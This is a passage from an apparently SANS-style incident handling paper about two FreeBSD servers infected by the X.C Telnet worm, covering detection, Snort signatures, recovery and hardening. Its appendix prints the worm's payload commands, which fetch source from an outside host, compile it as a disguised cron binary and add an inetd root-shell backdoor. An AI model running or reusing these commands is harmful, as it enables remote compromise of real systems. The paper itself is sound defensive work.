All of these fac tors suggest that XC was a "proof -of-concept" experiment which was intended as a basis for further development [30]. Mark Read, a systems security analyst for computer security company MIS Corporate Defence Solutions, said "This could have been a test version, or was programmed incorrectly" [31].

Either way an updated version of the worm was never released and the original author was never found.

[30] http://www.vigilinx.com/Top_10/Alerts/2467.htm
[31] http://news.zdnet.co.uk/story/0,,t269 -s2094946,00.html

Signatures of the Attack

Signatures of the attack include the presence of "/usr/sbin/cron " [note the trailing space] in the /etc/rc.local file. [**Note –** on FreeBSD systems this will not be the case as there is no /etc/rc.local file by default. This will not however impede the worm's infection as it performs no error checking; if one stage of its "installation" fails it merely carries on to the next].

Also there will be an additional line in /etc/inetd.conf which serves up a shell prompt. On a FreeBSD system the end of the modified file would look like this:

```
# Return error for all IPv6 "ident" requests
#
#auth     stream    tcp6 nowait    root internal
#
# Example entry for a real IPv6 ident service similar to
the one above for IPv4.
#
#auth     stream    tcp6 nowait    root internal  auth -r
-f -n -o UNKNOWN -t 30
uaac stream tcp nowait root /bin/sh sh  -i
```

A copy of the worm will be foun d in:
`/usr/sbin/cron\x20`
[where \x20 represents the space character]

The /etc/hosts.allow file will be altered to ensure that any host can run a shell on the infected server. On a FreeBSD system the end of the worm -modified file looks as shown below:

```
# The rest of the daemons are protected.
ALL : ALL \
     : severity auth.info  \
     : twist /bin/echo "You are not welcome to use %d
from %h."
sh: ALL
```

There will also be a listening port on TCP 145:

```
# sockstat -4
USER COMMAND  PID FD PROTO LOCAL ADDRESS FOREIGN  ADDRESS
nobody httpd  4345 16 tcp4     *:80               *:*
nobody httpd  4344 16 tcp4     *:80               *:*
nobody httpd  4343 16 tcp4     *:80               *:*
nobody httpd  4342 16 tcp4     *:80               *:*
nobody httpd  4341 16 tcp4     *:80               *:*
```

```
root   httpd  4340 16 tcp4     *:80                *:*
root sendmail 137 4  tcp4     *:25                *:*
root sendmail 137 5  tcp4     *:587               *:*
root inetd    132 4  tcp4     *:21                *:*
root inetd    132 5  tcp4     *: 23                *:*
root inetd    132 6  udp4     *:512           1    *:*
root inetd    132 7  udp4     *:518               *:*
root inetd    132 10 tcp4     *:145               *:*
daemon portmap 11 2 3 udp4     *:111               *:*
daemon portmap 112 4 tcp4     *:111               *:*
root syslogd  109  4 udp4     *:51                *:*
```

If inetd had been replaced with xinetd or removed altoge ther the worm would have been unable to install this rootshell backdoor.

The freeware lightweight intrusion detection system Snort [32] now includes signatures to detect the Telnetd buffer overflow vulnerability. They were written by Marty Roesch and Brian C aswell and as outlined in the July 27 th 2001 Incident Handlers Diary entry [33] these are:

```
alert tcp $HOME_NET 23  -> $EXTERNAL_NET any
(flags: A+; content: "|0D0A|[Yes]|0D0A FFFE 08FF FD26|";
msg: "TESO *BSD Telnet exploit query response";
classtype: attempted-admin; sid: 1252; rev: 2; reference:
bugtraq,3064; reference:cve,CAN -2001-0554;)

alert tcp $EXTERNAL_NET any  -> $HOME_NET 23
(flags: A+; dsize: >200; content: "|FF F6 FF F6 FF FB 08
FF F6|";
offset: 200; depth: 50; msg: "TESO *BSD Telnet client
exploit finishing";
classtype: successful -admin; sid: 1253; rev: 2;
reference: bugtraq,3064;
reference:cve,CAN -2001-0554;)
```

As previously mentioned the major symptom of the worm infection, in this case, was reduced bandwidth and subsequent slow Internet access [from and to the other websites on the hosting network].

[32] http://www.snort.org
[33] http://www.incidents.org/diary/july2001.php

Patching and Protecting

All affected vendors have released patches for the BSD Telnet overflow vulnerability. An extensive list of patches can be found at
http://securityfocus.com/vdb/bottom.html?section=solution&vid=3064
The ones relevant to FreeBSD can be found at
http://www.linuxsecurity.com/advisories/freebsd_advisory_-1512.html
The patches implement bounds checking on the affected "netobuf" Telnet buffer to prevent the overflow condition. This input restriction is in place by default on FreeBSD 4.3-STABLE and above.

Systems that are running the vulnerable BSD Telnet daemon should be patched immediately. The system administrators responsible for the Telnet servers should also seriously consider removing the service and replacing it with SSH [Secure Shell]. SSH provides an encrypted channel for remote control and communications. There are both commercial [34] and freeware [35] versions of SSH available for Windows and *nix based machines.

If it is absolutely necessary to still run Telnet then a screening device, preferably a firewall, should be in place with strict rules that limit which source addresses can connect to the Telnet server. There should also be some form of intrusion detection that is configured to alert if a compromise [be it a worm or a manual exploit] takes place. Written procedures for dealing with these compromises should also be drawn up. It is worth bearing in mind that Telnet is unencrypted and the passwords and commands sent during a Telnet session can be sniffed very easily. Tools exist to sniff Telnet passwords [36] and even hijack Telnet sessions [37].

[34] http://www.ssh.com
[35] http://www.openssh.com
[36] for example Dsniff available at http://www.monkey.org/~dugsong/dsniff
[37] for example Hunt available at http://www.cri.cz/kra/index.html

Part 3 – The Incident Handling Process

Preparation

There was no incident handling procedure in place prior to the compromise. Neither the ISP nor the website owner had developed and adopted incident handli ng procedures. This was mainly due to the small size of the companies involved and the fact that they did not appreciate the risk of any successful system compromise.

The company I work for performs ad -hoc security consultancy and was called in to help assist and advise with the clean up.

The in-promptu incident handling team consisted of me, my boss, the website owner, a technical project manager from the design company, a member of the NOC team at the ISP and a contact at the backbone ISP.

I was asked to resolve the issue in the shortest time frame possible due to the fact that cost was a major issue. Not only was the website losing money by being down but my very presence on -site was costing the website owner money in consultancy fees! The economic considerations with regard to incident handling are actually discussed briefly in RFC 2196 – The Site Security Handbook [38].

Due to this remit the incident handling process was not performed with the thoroughness and attention to detail that is outlined in t he SANS Track 4 Incident Handling guide [39] However the steps I did take are outlined in the sections below.

Identification

The incident was initially reported on a Wednesday afternoon in August of last year [2001] by the hosting ISP. The ISP NOC received complaints from other customers on their 192.168.1.x range that network usage was slower than usual. On further investigation it was found that bandwidth was greatly reduced and this was traced back to the FreeBSD boxes [192.168.1.10 and 192.168.1.11 resp ectively]. The ISP reported that it appeared that the FreeBSD boxes were repeatedly port scanning other servers on their network and the Internet thus reducing available bandwidth.

The ISP removed the two offending servers from the network [and Internet] by pulling out their network cables from the Cisco Catalyst switch. They then contacted the website owner by telephone to advise him of the situation. They agreed that he would be responsible for co -ordinating any further investigation and for the clean -up operation. At this point the website was completely down – no holding pages were put in place.

[38] http://www.ietf.org/rfc/rfc2196.txt

[39] Copyright SANS 2002 – Eric Cole and Ed Skoudis

The next morning at 11am the website owner contacted the company I work for to ask for assistance in dealing with the issue. After getting my jump bag ready an d being briefed by my boss I was sent on -site to the hosting provider which was a 40 minute train journey away. I arrived just after 1pm.

The website owner informed the ISP of the access and possible assistance that I would need. He also contacted the des ign team and asked them to assist me in any way possible. It was arranged that I would report back to my boss who would then report to the website owner. This reporting channel also provided a guide to the chain of custody.

Containment

My jump-kit contained:

- a dual boot laptop running Windows 2000 and SuSe Linux
- blank floppy disks
- blank DAT tapes
- FreeBSD 4.2 installation media and source CDs
- Mobile phone
- Notepad and pens
- List of contact details [for example telephone numbers and addresses for the ISP, the website owner and the design company]
- A cross over lead, straight through network cables and a small 10/100 hub
- CD on which I had burnt the SCSI drivers necessary to install FreeBSD on the HP LPRs, the latest Apache version [1.3.20] and PostgreSQL [7.03]

The laptop was installed with a number of pieces of software that helped with the identification phase. These included NMAP, Nessus, TCPDump and others.

The initial containment by the ISP was to pull the network connection as described above. Once I was on site I logged in locally from a console to try to ascertain what had happened. From the events that had been reported I initially suspected some kind of worm infection. I knew it couldn't be either the Ramen [40] or Lion [41] worms as Ramen targets Redhat L inux systems and Lion targets the domain name system BIND which operates on port 53. This port was not accessible from the Internet on either of the servers in this case. As an aside SANS has a good analysis of both worms and the exploits they are based up on at http://www.sans.org/y2k/lion.htm

I couldn't, at this stage, rule out the possibility that an attacker had compromised the servers by some other means [for example by exploiting one of the other avai lable services such as FTP] and was running network scans manually. There was also the possibility that one of the Windows servers had been compromised and had been used as a jumping off point to hack the two FreeBSD boxes. This attack path was

[40] http://service2.symantec.com/SARC/sarc.nsf/html/Linux.Ramen.Worm.html
[41] http://www.symantec.com/avcenter/venc/data/linux. lion.worm.html

subsequently discounted as none of the Windows sys admins found any evidence of a compromise on their systems.

My first action was to check the logs on the webserver by issuing:

```
# tail -f /var/log/messages
```

However there did not appear to be anything unusual or su spect listed there.

I ran the "last" command to see if any unusual activity had been recorded at odd times. This showed the expected root logins from the console that I had generated and some FTP access. There were also logins by the webserver and root ac counts on pts/0 [which indicates a Telnet connection] from several source IPs. I knew that both the design company and website owner often FTP'd and Telnet'd to the servers. However their IPs were not static so I could not confirm with any confidence which connections were "unauthorised".

I could not tell if there had been any multiple bad logins [an indication that a brute force attack might have taken place] because the /var/log/btmp file did not exist.

I ran the command "who" to see if any lingering s essions had survived the network cable being pulled but the only session returned was my own on tty0 [local console].

I checked to see if any extra user accounts had been added to both the operating systems by issuing

```
# cat /etc/passwd
```

I had confirmed w ith the design company that only the default accounts [including root and FTP], the webserver account and the PostGreSQL [user "postgres" on the database server] should exist. No extra accounts appeared to have been added.

The network card was not in prom iscuous mode suggesting that a sniffer [to gather network traffic including passwords] had not been installed:

```
eth0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST>
mtu 1500
     inet 192.168.1.10 netmask 0xffffff00 broadcast
192.168.1.255
```

Notice the abse nce of the PROMISC flag.

I checked the cron jobs to see if any unexpected entries had been added but the only one that showed up was the script for the nightly database backups.

As root I ran a simple script I had written previously [and had brought wit h me on floppy disk] that searched for unusual or hidden files, any group or world writable files / directories, any unowned files and any ".rhosts" files. It also listed all

SUID/SGID files. The results were automatically piped out to a number of text fi les. An excerpt from the script showing the comands used is shown below:

```
# list unusual or hidden files
find / -name "..”  -print -xdev > unusual-files.txt
find / -name ".*” -print -xdev | cat -v >> unusual-
files.txt

# list any world writeable files or  dirs
find / -type f \( -perm -2 -o -perm -20 \) \-exec ls -lg
{} \; > world-write.txt
find / -type d \( -perm -2 -o -perm -20 \) \-exec ls -ldg
{} \; >> world-write.txt

# list orphans
find / -nouser -o -nogroup > orphans.txt

# list rhost files
find /home -name .rhosts > rhosts.txt

# list all SUID/SGID files
find / -type f \( -perm -04000 -o -perm -02000 \) \-exec
ls -lg {} \; > sid.txt
```

I examined the output files from the script but none of the searches produced any unexpected results. There were no f iles named “..”; the only files matching the “.*” string were the dot shell, profile and login files; there were no world -writeable files; the only world-writeable directories were related to uucp sample files; the only orphaned file was a man page related to configuring serial connections; there were no .rhosts files and only those programs I had expected [for example ping, man, lpr and shutdown] were returned by the SUID/SGID search. In short nothing out of the ordinary was returned by any of these “find s”.

Before moving on I copied the results files to floppy disk to keep as evidence.

Next I ran the tool chrootkit [42] [which I had on my laptop]. This tool searches for signatures of over 30 root kits such as T0rn, Knark, Lrk and HidRootKit but in this case it reported that the system was clean. However this was not necessarily conclusive evidence that the systems were trojan -free.
Note - A later version [0.34] of chkrootkit which was released in September 2001 actually detects the presence of the X.C wor m.

I checked for directories in the devices directory as this is a common place for script kiddies and some root kits to “hide” their files.

```
# ls -al /dev |more
```

[42] http://www.chkrootkit.org

The only directories found were the expected ones "." and ".."


I examined the inetd.conf file to see if any extra network services had been added. I saw the addition of the "backdoor" on port 145 that had been added at the end [after the IPv6 configuration]. From the local box I telnetted to this port and saw the root shell. I was still unsure whether this was the direct result of a human or worm attack however I was fairly sure it was directly related to the other unusual events that had been reported.

I then used the same method to examine the database server.

NB – the majority of these ide ntification steps are suggested in the CERT Intruder Checklist [43]

To accomplish my next set of tests I had to set up a "rough and ready" network as shown below as the ISP would not allow the servers to be plugged back into their network at this point:

Figure 5.



[43] http://www.cert.org/tech_tips/intruder_detection_checklist.html

Once this was setup I ran NMAP against each of the infected servers. The output of the scans were shown earlier in this paper.

Amongst other ports NMAP reported that TCP port 145 was open; the service was reported as "uaac". Although on FreeBSD systems this service is defined by default in the /etc/services file:

```
--<cut>--
uaac       145/tcp       #UAAC Protocol
uaac       145/udp       #UAAC Protocol
--<cut>--
```

I knew it had not been legitimately added because of the altered inetd.conf file and the root shell that a connection to port 145 produced [44].

Next I ran the vulnerability scanner Nessus against the servers. I was really looking for any vulnerabilities or exploits against the three Internet accessible services – HTTP, FTP and Telnet.

Nessus reported the overflow condition possible on the Telnet daemon. I began to suspect that this was the point of entry. I remembered having read an article on a tech news site about the Telnet buffer overflow exploit and the XC worm on which it was based. I called the website owner and design company and discussed the situation with them. From the evidence I'd seen and the events that had been reported I concluded that the cause of the problem was the XC worm. If it had been the Telnet exploit run manually I would have found more evidence of a human intruder such as a rootkit, extra accounts, empty/altered logs, scanning tools and so on.

One thing I didn't do at the time that subsequently occurred to me was that I should have sniffed the traffic coming from the two servers see if there was a pattern to their out-going connection attempts.

The next stage was to run a backup of the web and database data. I felt I couldn't use the existing backup tapes as I couldn't determine when exactly the worm infection had occurred. There was a possibility that the backups were also infected. The worm may have been lying dormant until a certain date or trigger had occurred.

On the webserver I made a compressed tar archive of all the files in the website directory and then FTP'd it to the database server ready to dump it to tape. The sequence of commands I used was:

```
# cd /home/website
# tar -cf website-data.tar *
# gzip website-data.tar
# ftp 192.168.1.11
Connected to 192.168.1.11.
220 database.domain FTP server (Version 6.00LS) read y.
```

[44] UAAC stands for User Authentication Access Control. However I was unable to find more information on what this service is legitimately used for despite searching the Internet, contacting IANA, Mitre and Security Focus and finally posting to Bug Traq. It is likely that this port was used for the backdoor for the very reason that it is obscure and possibly redundant – there would be no conflict with a live, regularly used service.

```
User: website
331 Password required for website.
Password:
230 User website logged in.
ftp> put website-data.tar.gz
ftp> bye
```

Once that was complete I moved this archive into the PostgreSQL directory on the database server.

I then dumped the whole direct ory [containing the database files and the compressed archive of the website] to tape using the dump command shown below:

```
# dump 0uf /dev/nrst0 /home/database
```

The 0 option told dump to do a full backup of the data, the u flag told it to update /etc/dumpdates and the f option told it to write to a file which in this case was the tape device.

This tape was couriered to the design company so that they could verify that there had been no corruption or alteration of the files.

At this point ideally I could ha ve compared the binary hash values for critical system commands such as ls and ps to those on the original media to check for possible Trojans that were missed by the chrootkit tool. Also I would have liked to take dumps of the whole systems [including unu sed and slack space] with tools such as dd or Cryogenic[45] for further analysis at a later time. However it was decided that this would take too long and as down time of site had to be kept to a minimum I went on to the next stage.

[45] http://staff.washington.edu/dittrich/talks/blackhat/blackhat/cryogenic.html

Eradication and Recovery

The decision was made by the website owner to have me re-install the operating systems of both machines and restore the data on them from known good backups. This was felt to be the only way to ensure that the systems were returned to a known good state.

We did discuss upgrading the operating systems in the process as FreeBSD 4.2 has been superseded by later versions with better performance and security but I only had the 4.2 install media with me and for time reasons I went ahead with these installs.

I first re-built the webserver. I chose the FreeBSD custom install option and specified the 'Extreme' security level which disables all unnecessary services, including all of those in /etc/inetd.conf. It also sets the securelevel in /etc/rc.conf to 2. This means, amongst other things, that the kernel can only be replaced in single user mode.

From the security packages I installed OpenSSH. Once the install was complete I began to harden the OS. I deleted the backup "Bourne-again" root account "toor" with the vipw command. I set syslog to only listen locally and not to use network sockets by adding

```
syslogd_flags="-ss"
```

to /etc/rc.conf

I set SSHD to only accept version 2 SSH connections by adding

```
Protocol 2
```

to /etc/ssh/sshd_config. By default AllowRootLogins is set to no which I left in place. I made sure outgoing SSH connections were using version 2 by default by editing /etc/ssh/ssh_config

I set single user mode to require the root password by editing /etc/ttys to read

```
console none     unknown off insecure
```

Note - This would mean that if the root password was lost the only way to reset it would be to boot from a fixit floppy.

I set up the log_in_vain feature which logs connection attempts to non-listening ports by issuing the following commands

```
# sysctl -w net.inet.tcp.log_in_vain=1
# sysctl -w net.inet.udp.log_in_vain=1
```

I deleted the default, unneeded user accounts such as:
kmem
news
bind
pop
uucp
by using the "rmuser" command.

I added the database and website user accounts to the wheel group so that only they could 'su' to root.

I disable the SUID bits on the following programs –
/usr/bin/wall
/usr/bin/chfn
/usr/bin/write
/usr/sbin/traceroute
/sbin/ping
by issuing the the following command:

```
# chmod a-s /path/program_name
```

Due to time restrictions I did not recompile the kernel to enable any further functionality. I also did not configure the /etc/hosts.allow or /etc/hosts.deny files as the remote administration and updates was not locked down to specific IPs.

I then repeated these steps to rebuild the database server.

There are a number of other FreeBSD security tasks for example setting up "Blackholes" that I did not perform. For a more thorough guide to securing FreeBSD see:
http://www.subterrain.net/presentations/bsd_files/frame.htm
http://draenor.org/securebsd/secure.txt

As content updates would now be performed using SCP Secure Copy [part of the SSH suite that also operates over TCP port 22] instead of using unencrypted FTP I arranged for the backbone ISP to change the router ACLs to disallow FTP and Telnet and to only allow SSH and HTTP. The amended access-lists were now simply:

```
Access-list 110 permit tcp any host  <webserver> eq www
Access-list 110 permit tcp any host < webserver> eq 22
Access-list 110 permit tcp any host <webserver> established
```

I also asked them to remove the NAT for the database server so that it was no longer accessible from the Internet. In future the way to gain remote control session on the database server would be to SSH to the webserver and then SSH to the database server from there.

I also installed and configured the file integrity checking software Tripwire [46] from source that I had on my laptop on both machines. I set it to monitor all system file directories [for example /dev and /etc] but to ignore /proc [as is suggested in the documentation]. I set up a cron job to run every night to run Tripwire and mail reports to the root accounts. I removed the Tripwire policy files and stored them on floppy disk. A good guide to follow when installing and configuring Tripwire is:
http://www.linuxsecurity.com/feature_stories/feature_story-81.html

[46] http://www.tripwire.org

I discussed with the website owner the possibility of installing LIDS [47] or Snort and possibly configuring the IPFW [firewall] on each of the servers but this was deemed not immediately necessary as the long term decision was to move hosting of the servers to a more "secure" provider.

I copied the latest Apache version [1.3.20] onto the webserver and the PostgreSQL package [7.3] onto the database server. I did not uncompress or configure them.

The DAT tape containing the archived web and database data was returned from the design company with the all clear so I restored it back to its relevant directories on each machine. On the database server whilst in the /home/database directory I issued the command:

```
# restore rf /dev/nrst0
```

This restored all of the data on the tape to the current directory. Within it was the website-data.tar.gz archive which contained the website data. I FTP'd this back to the webserver and within the directory /home/website extracted it using the command:

```
# tar zxvf website-data.tar.gz
```

The z option told tar to pass the archive to GZIP first to uncompress it, the x option told it to extract the files, the v option indicated use verbose mode and the f option told tar to act on the following file.

Finally I re-ran NMAP. It reported that only the SSH port was open on the webserver and the same plus the PostgreSQL port were open on the database server. I showed the output to the hosting provider and they agreed to re-instate the servers on the network with the understanding that if the same behaviour was noted the boxes would be removed again immediately. The network cable for the database server was plugged in first and no problems were reported. The webserver cable was then plugged back in and again the re were no problems. I phoned the website owner and the design company to let them both know the good news. The design company SSH'd in and finalised the set up of the PostgreSQL database and the Apache configuration.

The site was now live and fully functional. The total downtime had been a day and a half.

No other servers within the same hosting environment on the 192.168.1.x network range were infected with the worm as they were all Windows 2000 boxes. Windows does not use a BSD-based Telnet daemon and so the servers were protected against the overflow and XC worm attack [48].

There was no contact from administrators at other sites [either by phone or email] informing us that the two infected servers were "attacking" other systems or that it appeared our systems had been compromised from their boxes. It is quite possible

[47] http://www.lids.org

[48] However Microsoft's version of Telnet was subsequently found to be vulnerable to a number of other problems: http://www.nwfusion.com/news/2001/0611msplug.html

though that the worm was able to use the two infected servers as a launch pad to probe and infect other sites.

Unauthorised access attempts to the "trojaned" port of 145 were blocked by t he screening router however we were not able to ascertain whether connection attempts had been made [or from where] as there was no logging in place on the ACLs.

A week later both servers were re -located to a new hosting provider that had a two - tier network architecture which included an out of band monitoring network. There was a firewall configured with failover on the front -end to protect the webserver tier and a second firewall [of different brand and architecture] to protect the database tier. There was also network IDS at both tiers on the out -of-band network along with a syslog server. Maintenance, administration and updates were performed over leased line or dedicated dial-up with explicit authentication in place before access to the servers was gra nted. There were also regular vulnerability scans and patching performed.

Before the site went live in the new environment there was a web content check performed looking for possible SQL injection, predictable sessions IDs and so within the site's design. SSL was also implemented for the credit card transaction process.

In researching material for this paper I discovered that a tool exists to identify machines infected with the X.C worm. It was written by William Stearns from the Institute For Security Technology Studies and is available from http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/xcfind.htm and from http://www.stearns.org/detectlib/xcfind

The tool searches for the "signatures" of the worm infection for example the presence of the additional entries in the /usr/bin/cron and /etc/hosts.allow files. If it finds these entries it reports "Attack found" and recommends that further investigation of the infected box is performed.

At the time of handling the incident I was not aware of this tool. However even if I did have knowledge of it I think the website owner would still have asked me to re - install the infected servers with a fresh version of the OS.

Evidence and the Chain of Custody

The evidence consisted of:

- Backups of the database and website data on DAT tape
- Files saved to floppy disks [for example log files, Nmap and Nessus outputs]
- My written notes [effectively the log book]
- Tripwire policy files [on floppy]

Before I left the hosting centre I wrote a full report of what had happened during my time on site. This included the evidence list above, the people I had spoken to and when, my observations and suppositions and a breakdown of all actions I had taken [for example the commands I had run during the identification phase, the installations and configurations I performed during the recovery phase]. At the end I included a section of recommendations that would help avoid a similar incident happening in the future. I did also try to outline the inherent problems in the web infrastructure that had lead to the worm successfully infecting the two servers. As much as possible I tried to avoid directly assigning blame to any team, company or individual.

As there was no data custodian appointed in this incident when I arrived back into the office I passed the evidence listed above to my boss who stored it in a locked filing cabinet. I also gave him the report which he checked over and then emailed to the website owner. He also sent copies of the evidence.

At no time was legal action considered – there was also no contact with the press. The infection was not reported to CERT [49] either.

[49] http://www.cert.org/tech_tips/incident_reporting.html

Follow-up and Lessons Learned

There were a number of factors that allowed the worm to infect the two servers. The major problem was that vulnerable, unpatched services were running that were accessible from the Internet. This was made worse by the absence of a dedicated firewall with extended logging.

The screening device that was in place was not correctly configured as it allowed the servers completely unrestricted out-going access and did not log any of the connections. This meant that we were not able to determine the attack path of the worm.

If the systems had been regularly audited [especially before deployment] the Telnet vulnerability would have been identified and could have been patched. Similarly if some form of intrusion detection had been put in place the identification of the problem and the recovery from it might have been a lot faster.

The servers themselves appeared to have been installed and left in a fairly default state with many unnecessary services running on them. If standard build documents that included security considerations had been developed and followed this would not have been the case. It may have also been the case that Telnet would have been replaced with SSH as it is considered to be superior due to its encryption capabilities.

There was also no in-house incident handling procedure and there was no clear communication path or contact tree set up between the hosting provider, the backbone ISP, the website owner and the design company. This made it initially difficult and fairly time consuming for me to have to address this issue whilst also trying to 'firefight' the incident.

There were a number of best practice standards that were not followed in this case. For example the database server [that amongst other things stored customer credit details] was accessible from the Internet. The same passwords were being used across both systems and whilst this did not aid or exacerbate the worm attack it may have led to other problems.

The nightly backups were stored on-site at the hosting provider and were never verified – no test back-ups were performed. This could have been disastrous if during the recovery phase I had attempted to restore the web and database data and the backups had turned out to be corrupted. Also extreme as it may seem if there had been a fire at the hosting provider location the backups would have been destroyed and the design company would have had to re-design the site from scratch.

I realised after the incident that I should really have used an MD5 sum tool [50] to produce hashes of the evidence files that I saved to floppy to prove their integrity for future reference.

Finally I feel that the website owner should have assessed the suitability of the hosting provider to host his servers before signing up with them. They were a very small company that specialised in Windows hosting and had no experience with any Unix

[50] For example http://razor.bindview.com/tools/files/md5_-tool-1.1.tgz

flavour. This lead to them not really having an understanding of the situation - they actually seemed quite fearful of the servers as they had no idea how they wo rked or how to "control" them!

References

References other than those already noted throughout this document are:

"Steps for Recovering from a UNIX or NT System Compromise"
http://www.cert.org/tech_tips/win -UNIX-system_compromise.html

"Responding to a security incident on a Unix workstation"
http://staff.washington.edu/dittrich/misc/faqs/responding_.faq

Incident Response – Schultz and Shumway - New Riders –2002
[ISBN: 1-57870-256-9]

Network Intrusion Detection - Northcutt – New Riders – 1999
[ISBN: 0-7357-0868-1]

Linux Programming Unleashed – Wall, Watson and Whitis – SAMS – 1999
[ISBN: 0-672-31607-2]

SAIR Linux and GNU Certification Level 1 Security, Ethics and Privacy – Maginnis – Wiley – 2001
[ISBN: 0-471-36975-6]

Unix in a Nutshell – Robbins – O'Reilly – 1999
[ISBN: 1-56592-427-4]

Appendix

Following is the pseudo code for the XC worm as written by the team at Security Focus.

Main Loop {

Forks and spawns itself into a daemon, and sets a new session ID, the parent exits.

Set SIGCHILD signal handler to wait for the exited child process.

Resets all other signal handlers to ignore any signals.

Forks again, the parent exits.

It now changes to the root directory, and closes all open file descriptors (0 -63).

It initializes its random number generator.

It now enters an endless loop.

Attack Loop {

Obtains a completely random IP address.

Attempts a connection to port 23 (Telnet) on that address.

If successful, a child is spawned, the parent process continues
its attempts to spread.

Child {

The remote system is verified to support the faulty
Telnet options that are exploited.

The connection is closed.

A new connection is created to the target Telnet daemon.

An attempt is made to attempt to exploit the Telnet daemon
overflow.

If successful, the following shell commands are sent
across the connection and executed on the remote system:

"fetch -o /x.c http://mri.am.lublin.pl/x.c > /dev/null 2>&1 &&
\\\n"

```
                        "cc -o /x /x.c && \\\n"
                        "rm /x.c\n"
                        "strip /x\n"
                        "chmod 555 /x\n"
                        "touch -r /usr/sbin/cron /x\n"
                        "mv /x '/usr/sbin/cron '\n"
                        "'/usr/sbin/cron '\n"
                        "echo \"'/usr/sbin/cron '\" >>
/etc/rc.local\n"
                        "echo \"uaac stream tcp nowait
root /bin/sh sh -i\" >>
                        /etc/inetd.conf\n"
                        "echo \"sh: ALL\" >>
/etc/hosts.allow\n"
                        "killall -1 inetd\n";
The remote system now has a copy of this worm executing
on it.
                        This child process exits.
                }
        }
}
```